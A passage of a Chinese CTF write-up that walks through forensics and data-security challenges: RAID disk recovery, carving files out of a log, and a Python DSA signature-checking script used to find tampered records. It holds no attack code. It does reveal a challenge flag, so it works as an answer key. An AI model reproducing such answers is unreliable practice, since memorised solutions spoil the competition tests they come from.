
输入后自动下载flag文件
misc#
糟糕的磁盘#
Oops!你能找到磁盘中的秘密吗? 【Flag完整格式一般为:DASCTF{******},只需要提交{}内的内容。若Flag为其它格式,则会在题目描述中单独说明。】
五个块,一眼raid

UFS一把梭

得到


根据大小判断secret应该是个容器
挂载

DS#
easydatalog#
请你对附件中的日志文件进行分析,找出“张三”的身份证号和手机号,譬如其身份证号是119795199308186673,手机号是73628276413,则提交的flag为“119795199308186673_73628276413”。 【Flag完整格式一般为:DASCTF{******},只需要提交{}内的内容。若Flag为其它格式,则会在题目描述中单独说明。】
access.log好像没什么东西
error.log发现关键文件头


对应找到文件尾部FF D9和50 4B 0506分离出完整的文件

提取jpg的水印

解压压缩包

DASCTF{30601319731003117X_79159498824}
DSASignatureData#
导出对象-http


发现userid相同的前一个位name idcard等信息 后一个位message
%3fuserid=xxxx和public-xxxx.pem对应
gpt溜脚本进行签名校验


更改一下输出格式
import os
import json
import csv
from Crypto.Hash import SHA256  # 正确引入 SHA256 模块
from Crypto.PublicKey import DSA
from Crypto.Signature import DSS
from base64 import b64decode
from tqdm import tqdm
# 文件目录配置
base_dir = r"C:\Users\31702\Downloads\tempdir\DS附件\DSASignatureData附件"
data_dir = os.path.join(base_dir, "1")
signature_file = os.path.join(base_dir, "data-sign.csv")
public_key_dir = os.path.join(base_dir, "public")
output_file = os.path.join(base_dir, "tampered_data.csv")

# 读取签名数据
def load_signatures(file_path):
    signatures = {}
    with open(file_path, "r", encoding="utf-8") as f:
        reader = csv.DictReader(f)
        for row in reader:
            userid = int(row["username"])
            signatures[userid] = {
                "name_signature": row["name_signature"],
                "idcard_signature": row["idcard_signature"],
                "phone_signature": row["phone_signature"],
            }
    return signatures

# 验证签名
def verify_signature(public_key_path, data, signature):
    try:
        # 加载公钥
        with open(public_key_path, "r") as key_file:
            key = DSA.import_key(key_file.read())
        # 创建签名验证器
        verifier = DSS.new(key, "fips-186-3")
        # 使用 SHA256 创建哈希对象
        hashed_data = SHA256.new(data.encode("utf-8"))
        # 验证签名
        verifier.verify(hashed_data, b64decode(signature))
        return True
    except (ValueError, TypeError):
        return False

# 处理数据文件并验证签名
def process_data_files():
    tampered_data = []
    signatures = load_signatures(signature_file)

    for userid in tqdm(range(1, 2001)):
        filename = f"%3fuserid={userid}"
        file_path = os.path.join(data_dir, filename)
        public_key_path = os.path.join(public_key_dir, f"public-{userid:04d}.pem")

        if not os.path.exists(file_path) or not os.path.exists(public_key_path):
            print(f"Skipping missing file: {filename} or public key: public-{userid:04d}.pem")
            continue

        # 读取数据文件
        with open(file_path, "r", encoding="utf-8") as f:
            data = json.load(f)

        # 获取签名
        signature_entry = signatures.get(userid)
        if not signature_entry:
            print(f"No signature found for userid: {userid}")
            continue

        # 验证每个字段的签名
        tampered = False
        for field, signature_field in zip(["name", "idcard", "phone"], ["name_signature", "idcard_signature", "phone_signature"]):
            field_data = data.get(field, "")
            signature = signature_entry.get(signature_field, "")
            if not verify_signature(public_key_path, field_data, signature):
                tampered = True
                break

        if tampered:
            tampered_data.append({"userid": userid, "data": json.dumps(data, ensure_ascii=False)})

    # 保存被篡改的数据到CSV文件
    with open(output_file, "w", encoding="utf-8", newline="") as f:
        writer = csv.DictWriter(f, fieldnames=["userid", "name", "idcard", "phone"])
        writer.writeheader()
        for item in tampered_data:
            data_dict = json.loads(item["data"])
            writer.writerow({
                "userid": item["userid"],
                "name": data_dict["name"],
                "idcard": data_dict["idcard"],
                "phone": data_dict["phone"]
            })

    print(f"Tampered data saved to {output_file}")

# 主程序入口
if __name__ == "__main__":
    process_data_files()

上传文件得到flag
easyrawencode#
